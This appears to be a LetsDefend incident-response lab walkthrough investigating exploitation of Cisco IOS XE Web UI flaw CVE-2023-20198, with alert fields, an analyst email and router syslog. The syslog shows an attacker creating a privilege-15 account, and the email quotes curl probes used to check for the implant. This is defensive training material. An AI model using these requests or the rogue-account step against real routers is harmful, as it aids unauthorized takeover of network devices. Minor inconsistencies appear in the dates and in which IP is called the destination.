CISCO IOS XE WEB UI ZERODAY

CVE-2023-20198

for Incident Responders

LetsDefend

Table Of CONTENTS


Alert

Based on the information that the alert provided, it appears that there is a suspicious Unauthorized Access detected on a Cisco router named "Cisco Catalyst 8000V" with an IP address of 172.16.17.101. The Alert is triggered by the SOC231 rule for Cisco IOS XE Web UI ZeroDay (CVE-2023-20198).

> *This vulnerability allows a remote, unauthenticated attacker to create an account on an affected system with privilege level 15 access. The attacker can then use that account to gain control of the affected system.*

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-20198

The device action is marked as "Allowed", indicating that no action was taken by the device to prevent or block the related activities.



Critical Oct, 20, 2023, 12:35 PM ⭐ SOC231 - Cisco IOS XE Web UI ZeroDay (CVE-2023-20198) 193 Unauthorized Access

⭐ On October 16, 2023, Cisco's Talos group reported an active threat campaign exploiting CVE-2023-20198, a critical vulnerability in Cisco IOS XE Software, affecting over 60,000 systems.

EventID :	193
Event Time :	Oct, 23, 2023, 12:35 PM
Rule :	SOC231 - Cisco IOS XE Web UI ZeroDay (CVE-2023-20198)
Level :	Incident Responder
Hostname :	Cisco Catalyst 8000V
IP Address :	172.16.17.101
Syslog :	%PARSER-5-CFGLOG_LOGGEDCMD User admin logged command username cisco_support privilege 15 algorithm-type sha256 secret *
Alert Trigger Reason :	New Privileged Level 15 User Created
Device Action :	Allowed
L1 Note :	I contacted the administrators of the host via email, and they confirmed that they were not involved in these activities. Additionally, I sent an email to the security mailgroup with additional findings. These activities seem to be linked to the Cisco 0-day CVE-2023-20198. I'm escalating the alert for a more detailed analysis.

Based on the provided trigger reason, potential exploitation activity for CVE-2023-20198 has been detected on the Cisco Catalyst 8000V. The L1 Note indicates that layer1 analyst has already taken the initiative to contact the administrators for confirmation and has also sent an email to the security mail group to report the findings.


There is also an attachment named syslog_2023-10-20_15-46-51.zip that is from the host so we can download and analyze.

Overall, it appears that there may be malicious network activity occurring on the system, and further investigation is needed to identify the extent of the activity and determine any necessary actions to remediate the situation.

Detection

Verify

As the playbook suggests we can start investigating the alert by understanding why the alert was triggered



Understand Why the Alert Was Triggered

In order to perform a better analysis and to determine whether the triggered alert is false positive, it is first necessary to understand why the rule was triggered. Instead of starting the analysis directly, first understand why this rule was triggered.

- Examine the rule name. Rule names are usually created specifically for the attack to be detected. By examining the rule name, you can understand which attack you are facing.
- Detect between which two devices the traffic is occurring. It's a good starting point to understand the situation by learning about the direction of traffic, what protocol is used between devices, etc.

Examine the rule name. Rule names are usually created specifically for the attack to be detected. By examining the rule name, you can understand which attack you are facing.


The rule name mentioned in the alert is "SOC231 rule for Cisco IOS XE Web UI ZeroDay (CVE-2023-20198)" It suggests that the alert is related to the detection of a potential attempt to exploit the CVE-2023-20198 vulnerability within a Cisco IOS XE Web interface, with a focus on create an account on an affected system with privilege level 15 access. This rule name is specific and indicates that the alert is related to a security threat associated with the Cisco IOS XE ZeroDay.

Detect between which two devices the traffic is occurring. It's a good starting point to understand the situation by learning about the direction of traffic, what protocol is used between devices, etc.

The mail provides information about the source and destination IP addresses involved in the suspicious network traffic:

- SourceIPAddress:154.53.63.93
- DestinationIPAddress(Hostname):172.16.17.101(CiscoCatalyst8000V)

Check the email that Layer1 sent to soc@letsdefend.io about the CVE-2023-20198 from email security tab.



Sender:

Recipients: soc@letsdefend.io

Subject:

Sender IP Address:

Attachment Name:

Email Body:


Date: 2023-10-19 to 2023-10-21

Action: Choose Actic

Result: **1 Mail**

Date	Sender	Recipients	Subject	Final Action
Oct, 20, 2023, 12:43 PM	soc@letsdefend.io	soc@letsdefend.io	Cisco ZeroDay - CVE-2023-20198 Relate...	Allowed

By filtering the date and recipients we can find the email that layer1 has sent. The subject of the mail is Cisco ZeroDay - CVE-2023-20198 Related Suspicious Alerts Detected.



Dear Team,

I would like to report a concerning situation that has come to our attention during our initial monitoring activities at Layer 1. We have observed a series of suspicious alerts generated and identified suspicious connections from 154.53.63.93 IP address to our Cisco Catalyst router via the web. These anomalies warrant further investigation and have prompted us to escalate the issue to Layer 2 for a more in-depth analysis.

System Information:

Hostname:	Cisco Catalyst 8000V
IP Address:	172.16.17.101
OS:	Cisco IOS XE 17.12.1a

Summary of Findings:

- **Suspicious Alerts:** Our monitoring system has raised alerts indicating potential security issues. SOC231 - Cisco IOS XE Web UI ZeroDay (CVE-2023-20198) and Snort alerted a "SERVER-WEBAPP Cisco IOS XE Web UI authentication bypass attempt" that can be seen in log management.
- **Suspicious Connections:** We have observed unusual and potentially unauthorized connections to Cisco Catalyst 8000V's web interface. These connections might be a sign of malicious intent or unauthorized access attempts.
- **Checking For Compromise :** As recommended in the Cisco Talos blog, I executed the following commands against the Cisco Catalyst 8000V to determine the presence of the implant observed by Talos. These commands were executed from our analyst machine (172.16.17.105):

```
curl -k -X POST 'https://172.16.17.101/webui/logoutconfirm.html?logon_hash=1'
curl -k 'https://172.16.17.101/%25'
```

It should have monitored the responses to these requests through the log management system to determine whether the host's security has been compromised by the presence of the implant.


The mentioned blog post is : https://blog.talosintelligence.com/active-exploitation-of-cisco-ios-xe-software/

In this case, the Layer 1 analyst has identified a concerning situation during initial monitoring activities. They have detected a series of suspicious alerts and identified suspicious connections originating from the IP address 154.53.63.93 to our Cisco Catalyst router through the web interface. These findings raise significant concerns, leading us to escalate the issue to Layer 2 for a more thorough analysis.

They provided us with the following website as a reference source: https://blog.talosintelligence.com/active-exploitation-of-cisco-ios-xe-software/.

Collect Data

The next step in the playbook leads us to collect data and gather information about the relevant IP address.



Collect Data

Gather some information that can be gathered quickly to get a better understanding of the traffic. These can be summarized as follows.


- Ownership of the IP addresses and devices.
- If the traffic is coming from outside (Internet);
  - Ownership of IP address (Static or Pool Address? Who owns it? Is it web hosting?)
  - Reputation of IP Address (Search in VirusTotal, AbuseIPDB, Cisco Talos)

- If the traffic is coming from company network;
  - Hostname of the device
  - Who owns the device (username)
  - Last user logon time

Examining whether the IP address or domain has been linked to prior malicious activities and ownership of the IP address can provide insights into the current activity.

Hostname: CiscoCatalyst8000V	
IPAddress: 172.16.17.101	
OS: CiscoIOSXE17.12.1a	


We can check if the traffic is inbound or outbound from the log management system by filtering the IP address of the host. As seen in the log management traffic is inbound.



RAW LOG


Source IP: 154.53.63.93
Destination IP: 172.16.17.101
Destination Port: 443
Action: FW Permit
Protocol: TCP

On the LetsDefend threat intel tab, you'll find a comprehensive database dedicated to cataloging maliciously used information, such as IP addresses, domains, and other indicators of compromise.



https://app.letsdefend.io/threath-intelligence-feed


Upon cross-referencing the destination IP address discovered in the log management system with the Threat Intel tab, it was determined that the address has been categorized as both Command and Control (C2) and malicious in nature.



Free text search	Date range	Search by data type	Search by data	Search by tag
154.53.63.93	Select Date	IP	Search	Search

DATE	DATA TYPE	DATA	TAG	DATA SOURCE
Oct, 20, 2023, 03:15 AM	IP	154.53.63.93	Malicious	Alienvault OTX

By cross-referencing the IP address with threat intelligence platforms such as Abuseip or Virustotal, we discovered that the IP address is malicious and reported many times.



2 security vendors flagged this IP address as malicious

154.53.63.93 (154.53.32.0/19)
AS 40021 (NL-811-40021)

US

Last Analysis Date
2 days ago


Contained In Collections (4)

Active exploitation of Cisco IOS XE Software Web Management User Interface vulnerability Updated 2 days ago by AlienVaultOTX
Cisco has identified a critical vulnerability in its IOS XE software that allows attackers to gain full control of a compromised device when it is ...
IPs: 3

Based on the information provided by VirusTotal, it appears that the IP address has been flagged as malicious by 2 antivirus engines. Additionally, in the community tab, it is seen that this IP is contained in a collection of “ Active exploitation of Cisco Web management user interface”.

Examine The Traffic

The third step of the playbook involves examining the traffic.



Examine HTTP Traffic


Check the traffic content for any suspicious conditions such as web attack payloads (SQL Injection, XSS, Command Injection, IDOR, RFI/LFI).

Examine all the fields in the HTTP Request. Since the attackers do not only attack through the URL, all the data from the source must be examined to understand whether there is really a cyber attack.

You can review the Web Attacks 101 tutorial for information about attacks on web applications and how to detect these attacks.

- Web Attacks 101

The syslog_2023-10-20_15-46-51.log file provided in the alert details contains the Cisco IOS EX logs. We can start the traffic analysis from here initially.




```
*Oct 20 12:26:22.345: %SSH-3-NO_MATCH: No matching mac found: client hmac-sha1,hmac-256,hmac-sha2-256 server hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com
*Oct 20 12:26:22.346: %SSH-5-SSH2_SESSION: SSH2 Session request from 27.91.246.36 (tty = 0) using crypto cipher '', hmac '' Failed
*Oct 20 12:26:22.346: %SSH-5-SSH2_CLOSE: SSH2 Session from 27.91.246.36 (tty = 0) for user '' using crypto cipher '', hmac '' closed
*Oct 20 12:32:05.499: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:username cisco_support privilege 15 algorithm-type sha256 secret *
*Oct 20 12:32:05.499: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:!config: USER TABLE MODIFIED
*Oct 20 12:32:05.500: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
*Oct 20 12:32:06.273: %SEC_LOGIN-5-WEBLOGIN_SUCCESS: Login Success [user: cisco_support] [Source: 154.53.63.93] [localport: 21111] at 12:32:06 UTC Fri Oct 20 2023
*Oct 20 12:32:06.274: %WEBSERVER-5-LOGIN_PASSED: R0/0: : Login Successful from host 154.53.63.93 by user 'cisco_support'
*Oct 20 12:32:09.857: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:show running-config
*Oct 20 12:32:09.857: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
